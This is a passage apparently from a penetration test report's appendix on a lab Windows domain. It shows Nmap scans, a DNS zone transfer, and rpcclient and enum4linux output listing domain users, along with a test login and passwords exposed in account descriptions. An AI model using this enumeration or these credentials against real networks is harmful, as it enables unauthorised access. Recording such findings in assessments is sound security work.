T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sun Jan 16 00:10:34 2022 -- 1 IP address (1 host up) scanned in 480.96 seconds

3.4.2 Nmap scan Server2-192.168.10.2

Nmap 7.92 scan initiated Sun Jan 16 00:10:34 2022 as: nmap -sT -p 1-10000 -v -v -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00078s latency).
Scanned at 2022-01-16 00:10:35 Co-ordinated Universal Time for 469s
Not shown: 9984 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)

|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp open domain syn-ack Simple DNS Plus
80/tcp open http syn-ack Apache httpd
|_http-server-header: Apache
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2022-01-16 00:18:00Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp open tcpwrapped syn-ack
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf syn-ack .NET Message Framing
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=1/16%OT=22%CT=%CU=31912%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=61E36450%P=i686-pc-windows-windows)
SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)

T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sun Jan 16 00:18:24 2022 -- 1 IP address (1 host up) scanned in 469.94 seconds

3.4.3 DNS Zone Transfer Server2

uadcwnet.com. SOA server2.uadcwnet.com hostmaster.uadcwnet.com. (308 900 600 86400 3600)
uadcwnet.com. A 192.168.10.1
uadcwnet.com. A 192.168.10.2
uadcwnet.com. NS server1.uadcwnet.com
uadcwnet.com. NS server2.uadcwnet.com
_msdcs NS server1.uadcwnet.com
_gc._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=3268, Server2.uadcwnet.com
_gc._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=3268, Server1.uadcwnet.com
_kerberos._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=88, Server2.uadcwnet.com
_kerberos._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=88, Server1.uadcwnet.com
_ldap._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp.Default-First-Site-Name._sites SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
_gc._tcp SRV priority=0, weight=100, port=3268, Server2.uadcwnet.com
_gc._tcp SRV priority=0, weight=100, port=3268, Server1.uadcwnet.com
_kerberos._tcp SRV priority=0, weight=100, port=88, Server2.uadcwnet.com
_kerberos._tcp SRV priority=0, weight=100, port=88, Server1.uadcwnet.com
_kpasswd._tcp SRV priority=0, weight=100, port=464, Server2.uadcwnet.com
_kpasswd._tcp SRV priority=0, weight=100, port=464, Server1.uadcwnet.com
_ldap._tcp SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
_kerberos._udp SRV priority=0, weight=100, port=88, Server2.uadcwnet.com
_kerberos._udp SRV priority=0, weight=100, port=88, Server1.uadcwnet.com
_kpasswd._udp SRV priority=0, weight=100, port=464, Server2.uadcwnet.com

_kpasswd._udp SRV priority=0, weight=100, port=464, Server1.uadcwnet.com
ap A 192.168.10.32
calvin A 192.168.10.43
cidr A 192.168.10.29
classifieds A 192.168.10.31
Client1 A 192.168.10.10
cust121 A 192.168.10.45
DomainDnsZones A 192.168.10.2
DomainDnsZones A 192.168.10.1
_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
_ldap._tcp.DomainDnsZones SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp.DomainDnsZones SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
ec A 192.168.10.33
ForestDnsZones A 192.168.10.2
ForestDnsZones A 192.168.10.1
_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
_ldap._tcp.ForestDnsZones SRV priority=0, weight=100, port=389, Server2.uadcwnet.com
_ldap._tcp.ForestDnsZones SRV priority=0, weight=100, port=389, Server1.uadcwnet.com
gn A 192.168.10.28
halflife A 192.168.10.34
img0 A 192.168.10.38
in-addr A 192.168.10.42
mac5 A 192.168.10.47
macintosh A 192.168.10.26
maine A 192.168.10.41
opsware A 192.168.10.27
pc52 A 192.168.10.46
pc58 A 192.168.10.35
research A 192.168.10.25
server1 A 192.168.10.1
server2 A 192.168.10.2
sh A 192.168.10.49
southdakota A 192.168.10.48
support A 192.168.10.30
tc A 192.168.10.36
vader A 192.168.10.39
vpn2 A 192.168.10.44
yu A 192.168.10.37

zw A 192.168.10.40
uadcwnet.com. SOA server2.uadcwnet.com hostmaster.uadcwnet.com. (308 900 600 86400 3600)

3.4.4 RPCclient results

```
rpcclient $> srvinfo
192.168.10.1   Wk Sv PDC Tim NT LMB
platform_id     :       500
os version      :       10.0
server type     :       0x84102b

rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    172
Total Groups:   0
Total Aliases:  21
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
```

user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]
user:[L.Vasquez] rid:[0x6bdf]
user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
user:[test] rid:[0x6bf5]
user:[R.Beck] rid:[0x8b11]
user:[H.Graham] rid:[0x8b12]
user:[J.Norton] rid:[0x8b13]
user:[N.Wells] rid:[0x8b14]
user:[M.Phillips] rid:[0x8b15]
user:[C.Watkins] rid:[0x8b16]
user:[S.Franklin] rid:[0x8b17]
user:[M.Davidson] rid:[0x8b18]
user:[D.Berry] rid:[0x8b19]

user:[B.Brown] rid:[0x8b1a]
user:[H.Scott] rid:[0x8b1b]
user:[J.Stevenson] rid:[0x8b1c]
user:[Y.Burton] rid:[0x8b1d]
user:[P.Cain] rid:[0x8b1e]
user:[G.Adkins] rid:[0x8b1f]
user:[T.Gibson] rid:[0x8b20]
user:[S.Hicks] rid:[0x8b21]
user:[K.Mcgee] rid:[0x8b22]
user:[E.Fields] rid:[0x8b23]
user:[R.Baker] rid:[0x8b24]
user:[J.Wagner] rid:[0x8b25]
user:[G.Francis] rid:[0x8b26]
user:[A.Pearson] rid:[0x8b27]
user:[L.Mcguire] rid:[0x8b28]
user:[D.Doyle] rid:[0x8b29]
user:[D.Sandoval] rid:[0x8b2a]
user:[S.Daniels] rid:[0x8b2b]
user:[M.Boyd] rid:[0x8b2c]
user:[F.Stokes] rid:[0x8b2d]
user:[J.Gonzales] rid:[0x8b2e]
user:[D.Ford] rid:[0x8b2f]
user:[J.Farmer] rid:[0x8b30]
user:[E.Blake] rid:[0x8b31]
user:[V.Lawson] rid:[0x8b32]
user:[K.Russell] rid:[0x8b33]
user:[C.Welch] rid:[0x8b34]
user:[J.Wilkerson] rid:[0x8b35]
user:[M.Patterson] rid:[0x8b36]
user:[J.Rhodes] rid:[0x8b37]
user:[N.Norman] rid:[0x8b38]
user:[K.Castillo] rid:[0x8b39]
user:[A.Benson] rid:[0x8b3a]
user:[N.Hogan] rid:[0x8b3b]
user:[L.Nguyen] rid:[0x8b3c]
user:[M.Murphy] rid:[0x8b3d]
user:[R.Holloway] rid:[0x8b3e]
user:[K.Cohen] rid:[0x8b3f]

rpcclient $> enumalsgroups builtin
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]

```
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)

rpcclient $> lookupnames administrator
administrator S-1-5-21-2373017989-4057782597-2990666611-500 (User: 1)

rpcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
```

Logon Script:
Description : Built-in account for administering the computer/domain
Workstations:
Comment :
Remote Dial :
Logon Time : Sat, 15 Jan 2022 12:51:34 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 31 Dec 1969 19:00:00 EST
Password last set Time : Mon, 25 Oct 2021 04:53:14 EDT
Password can change Time : Mon, 25 Oct 2021 04:53:14 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x1f4
group_rid: 0x201
acb_info : 0x00000210
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x000000cb
padding1[0..7]...
logon_hrs[0..21]...

3.4.5 Enum4linux results

3.4.5.1 Enum4linux results of Server2-192.168.10.2

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Sat Jan 15 14:00:55 2022

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.10.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.10.1    |
 =====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
```

```
|    Nbtstat Information for 192.168.10.1    |
 ==========================================
Looking up status of 192.168.10.1
        SERVER1        <00> -         B <ACTIVE>  Workstation Service
        UADCWNET       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET       <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        SERVER1        <20> -         B <ACTIVE>  File Server Service
        UADCWNET       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        UADCWNET       <1b> -         B <ACTIVE>  Domain Master Browser
        UADCWNET       <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-15-5D-00-04-12

 ====================================
|    Session Check on 192.168.10.1    |
 ====================================
[+] Server 192.168.10.1 allows sessions using username 'test', password 'test123'

 ========================================
|    Getting domain SID for 192.168.10.1    |
 ========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)

 ====================================
|    OS information on 192.168.10.1    |
 ====================================
[+] Got OS info for 192.168.10.1 from smbclient:
[+] Got OS info for 192.168.10.1 from srvinfo:
        192.168.10.1   Wk Sv PDC Tim NT LMB
        platform_id     : 500
        os version      :  10.0
        server type     :  0x84102b

 ============================
|    Users on 192.168.10.1    |
 ============================
index: 0x8b3a RID: 0x8b3a acb: 0x00000210 Account: A.Benson            Name: Alma Benson      Desc:
legate
index: 0x6bd6 RID: 0x6bd6 acb: 0x00000210 Account: A.Lucas   Name: Alice Lucas         Desc: maiden
index: 0x6bf4 RID: 0x6bf4 acb: 0x00000210 Account: A.Norris    Name: Ada Norris         Desc: children
```

index: 0x8b27 RID: 0x8b27 acb: 0x00000210 Account: A.Pearson Name: Arthur Pearson Desc: dish
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x6bf2 RID: 0x6bf2 acb: 0x00000210 Account: B.Blair Name: Brendan Blair Desc: tech
index: 0x8b1a RID: 0x8b1a acb: 0x00000210 Account: B.Brown Name: Boyd Brown Desc: otherworld
index: 0x6bdb RID: 0x6bdb acb: 0x00000210 Account: B.Fletcher Name: Byron Fletcher Desc: Chester
index: 0x6be3 RID: 0x6be3 acb: 0x00000210 Account: B.Fox Name: Bobby Fox Desc: FTC
index: 0x69e7 RID: 0x69e7 acb: 0x00000210 Account: B.Stanley Name: Bobbie Stanley Desc: turk
index: 0x6bf3 RID: 0x6bf3 acb: 0x00000210 Account: C.Horton Name: Clay Horton Desc: Greta
index: 0x69ea RID: 0x69ea acb: 0x00000210 Account: C.Keller Name: Corey Keller Desc: Replication Account
index: 0x69e9 RID: 0x69e9 acb: 0x00000210 Account: C.Lamb Name: Cornelius Lamb Desc: oceanside
index: 0x6bd3 RID: 0x6bd3 acb: 0x00000210 Account: C.Mathis Name: Cedric Mathis Desc: prominent
index: 0x6bd8 RID: 0x6bd8 acb: 0x00000210 Account: C.Munoz Name: Chris Munoz Desc: denunciation
index: 0x6be8 RID: 0x6be8 acb: 0x00000210 Account: C.Romero Name: Cristina Romero Desc: smirk
index: 0x8b16 RID: 0x8b16 acb: 0x00000210 Account: C.Watkins Name: Clarence Watkins Desc: inlet
index: 0x8b34 RID: 0x8b34 acb: 0x00000210 Account: C.Welch Name: Craig Welch Desc: malignant
index: 0x6bec RID: 0x6bec acb: 0x00000210 Account: C.Willis Name: Carl Willis Desc: wavelength
index: 0x8b19 RID: 0x8b19 acb: 0x00000210 Account: D.Berry Name: Diane Berry Desc: giant
index: 0x8b29 RID: 0x8b29 acb: 0x00000210 Account: D.Doyle Name: Doreen Doyle Desc: capstone
index: 0x6be2 RID: 0x6be2 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn Desc: pinnacle
index: 0x8b2f RID: 0x8b2f acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: veracious
index: 0x6be7 RID: 0x6be7 acb: 0x00000210 Account: D.Gross Name: Deborah Gross Desc: gorse
index: 0x8b2a RID: 0x8b2a acb: 0x00000210 Account: D.Sandoval Name: Dwight Sandoval Desc: johnny
index: 0x8b31 RID: 0x8b31 acb: 0x00000210 Account: E.Blake Name: Ellen Blake Desc: Theodore
index: 0x6bd9 RID: 0x6bd9 acb: 0x00000210 Account: E.Elliott Name: Elmer Elliott Desc: Todd
index: 0x8b23 RID: 0x8b23 acb: 0x00000210 Account: E.Fields Name: Evan Fields Desc: facto
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman Name: Evelyn Hoffman Desc: pass:oBOrWKTN7h
index: 0x6bd7 RID: 0x6bd7 acb: 0x00000210 Account: E.Wood Name: Edwin Wood Desc: assiduity
index: 0x6bde RID: 0x6bde acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: motet
index: 0x8b2d RID: 0x8b2d acb: 0x00000210 Account: F.Stokes Name: Florence Stokes Desc: Oldsmobile
index: 0x8b1f RID: 0x8b1f acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: veteran
index: 0x8b26 RID: 0x8b26 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: circus

index: 0x6beb RID: 0x6beb acb: 0x00000210 Account: G.Lambert Name: Gilberto Lambert Desc: AAAS
index: 0x6bed RID: 0x6bed acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: Friday
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x6bdd RID: 0x6bdd acb: 0x00000210 Account: H.Alexander Name: Harvey Alexander Desc: auxiliary
index: 0x8b12 RID: 0x8b12 acb: 0x00000210 Account: H.Graham Name: Hannah Graham Desc: solvent
index: 0x8b1b RID: 0x8b1b acb: 0x00000210 Account: H.Scott Name: Hope Scott Desc: pact
index: 0x6bd2 RID: 0x6bd2 acb: 0x00000210 Account: J.Ballard Name: Johnnie Ballard Desc: gassy
index: 0x8b30 RID: 0x8b30 acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: coarsen
index: 0x8b2e RID: 0x8b2e acb: 0x00000210 Account: J.Gonzales Name: Jessie Gonzales Desc: arithmetic
index: 0x69e8 RID: 0x69e8 acb: 0x00000210 Account: J.Kelly Name: Jane Kelly Desc: teetotal
index: 0x69e1 RID: 0x69e1 acb: 0x00000210 Account: J.Mccormick Name: Jody Mccormick Desc: electorate
index: 0x8b13 RID: 0x8b13 acb: 0x00000210 Account: J.Norton Name: Jessica Norton Desc: Downs
index: 0x6be1 RID: 0x6be1 acb: 0x00000210 Account: J.Patton Name: James Patton Desc: papa
index: 0x6bf1 RID: 0x6bf1 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: syllogistic
index: 0x8b37 RID: 0x8b37 acb: 0x00000210 Account: J.Rhodes Name: Julie Rhodes Desc: tenacious
index: 0x8b1c RID: 0x8b1c acb: 0x00000210 Account: J.Stevenson Name: Jody Stevenson Desc: digging
index: 0x69dd RID: 0x69dd acb: 0x00000210 Account: J.Tate Name: Juanita Tate Desc: pastoral
index: 0x8b25 RID: 0x8b25 acb: 0x00000210 Account: J.Wagner Name: Jake Wagner Desc: applique
index: 0x8b35 RID: 0x8b35 acb: 0x00000210 Account: J.Wilkerson Name: Jennifer Wilkerson Desc: contumacy
index: 0x8b39 RID: 0x8b39 acb: 0x00000210 Account: K.Castillo Name: Krista Castillo Desc: London
index: 0x8b3f RID: 0x8b3f acb: 0x00000210 Account: K.Cohen Name: Kristen Cohen Desc: sleepy
index: 0x8b22 RID: 0x8b22 acb: 0x00000210 Account: K.Mcgee Name: Kimberly Mcgee Desc: nasal
index: 0x69e3 RID: 0x69e3 acb: 0x00010210 Account: K.Patrick Name: Kelvin Patrick Desc: methionine
index: 0x8b33 RID: 0x8b33 acb: 0x00000210 Account: K.Russell Name: Kristopher Russell Desc: sable
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x6bee RID: 0x6bee acb: 0x00000210 Account: L.Campbell Name: Leland Campbell Desc: resistant
index: 0x8b28 RID: 0x8b28 acb: 0x00000210 Account: L.Mcguire Name: Lonnie Mcguire Desc: Abidjan
index: 0x8b3c RID: 0x8b3c acb: 0x00000210 Account: L.Nguyen Name: Lamar Nguyen Desc: pass:tenterhooks61
index: 0x6bea RID: 0x6bea acb: 0x00000210 Account: L.Sharp Name: Lucia Sharp Desc: Edgerton
index: 0x6bdf RID: 0x6bdf acb: 0x00000210 Account: L.Vasquez Name: Leticia Vasquez Desc: Caviness

index: 0x8b2c RID: 0x8b2c acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd Desc: jamblocks
index: 0x69df RID: 0x69df acb: 0x00000210 Account: M.Bradley Name: Manuel Bradley Desc: Ehrlich
index: 0x6be5 RID: 0x6be5 acb: 0x00000210 Account: M.Carson Name: Miriam Carson Desc: vestibule
index: 0x8b18 RID: 0x8b18 acb: 0x00000210 Account: M.Davidson Name: Mercedes Davidson Desc: Siberia
index: 0x69e0 RID: 0x69e0 acb: 0x00000210 Account: M.Day Name: Miguel Day Desc: cereal
index: 0x6be0 RID: 0x6be0 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: stiletto
index: 0x69de RID: 0x69de acb: 0x00000210 Account: M.Johnston Name: Melinda Johnston Desc: casino
index: 0x6be4 RID: 0x6be4 acb: 0x00000210 Account: M.Jordan Name: Maryann Jordan Desc: aboveground
index: 0x8b3d RID: 0x8b3d acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: gigacycle
index: 0x8b36 RID: 0x8b36 acb: 0x00000210 Account: M.Patterson Name: Myra Patterson Desc: degenerate
index: 0x8b15 RID: 0x8b15 acb: 0x00000210 Account: M.Phillips Name: Marion Phillips Desc: echoes
index: 0x6bd1 RID: 0x6bd1 acb: 0x00000210 Account: N.Colon Name: Nichole Colon Desc: Proust
index: 0x8b3b RID: 0x8b3b acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: mayhem
index: 0x8b38 RID: 0x8b38 acb: 0x00000210 Account: N.Norman Name: Nicolas Norman Desc: prick
index: 0x8b14 RID: 0x8b14 acb: 0x00010210 Account: N.Wells Name: Nettie Wells Desc: paraffin
index: 0x6bda RID: 0x6bda acb: 0x00000210 Account: O.Parker Name: Oliver Parker Desc: indelible
index: 0x8b1e RID: 0x8b1e acb: 0x00000210 Account: P.Cain Name: Pam Cain Desc: Inca
index: 0x8b24 RID: 0x8b24 acb: 0x00000210 Account: R.Baker Name: Rodney Baker Desc: Paulette
index: 0x8b11 RID: 0x8b11 acb: 0x00000210 Account: R.Beck Name: Roman Beck Desc: PTA
index: 0x69e4 RID: 0x69e4 acb: 0x00000210 Account: R.Bridges Name: Randy Bridges Desc: fair
index: 0x8b3e RID: 0x8b3e acb: 0x00000210 Account: R.Holloway Name: Ryan Holloway Desc: teena
index: 0x6bdc RID: 0x6bdc acb: 0x00000210 Account: R.Moran Name: Russell Moran Desc: spicy
index: 0x6be9 RID: 0x6be9 acb: 0x00000210 Account: S.Brock Name: Shawna Brock Desc: giantess
index: 0x8b2b RID: 0x8b2b acb: 0x00000210 Account: S.Daniels Name: Sharon Daniels Desc: ramp
index: 0x8b17 RID: 0x8b17 acb: 0x00000210 Account: S.Franklin Name: Sidney Franklin Desc: sorry
index: 0x69e2 RID: 0x69e2 acb: 0x00000210 Account: S.Glover Name: Sean Glover Desc: rye
index: 0x8b21 RID: 0x8b21 acb: 0x00000210 Account: S.Hicks Name: Sergio Hicks Desc: embargoes
index: 0x6bd4 RID: 0x6bd4 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: freer
index: 0x6bef RID: 0x6bef acb: 0x00000210 Account: S.Jennings Name: Suzanne Jennings Desc: NH
index: 0x8b20 RID: 0x8b20 acb: 0x00000210 Account: T.Gibson Name: Troy Gibson Desc: argument

index: 0x6bd5 RID: 0x6bd5 acb: 0x00000210 Account: T.Maldonado Name: Tim Maldonado Desc: Porte
index: 0x69e6 RID: 0x69e6 acb: 0x00000210 Account: T.Reid Name: Tommy Reid Desc: spicebush
index: 0x6be6 RID: 0x6be6 acb: 0x00000210 Account: T.Simmons Name: Tracey Simmons Desc: male
index: 0x6bf0 RID: 0x6bf0 acb: 0x00000210 Account: T.Todd Name: Taylor Todd Desc: Antietam
index: 0x6bf5 RID: 0x6bf5 acb: 0x00000210 Account: test Name: Pen test Desc: seethed
index: 0x8b32 RID: 0x8b32 acb: 0x00000210 Account: V.Lawson Name: Virginia Lawson Desc: transoceanic
index: 0x8b1d RID: 0x8b1d acb: 0x00000210 Account: Y.Burton Name: Yvonne Burton Desc: Replication Account

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
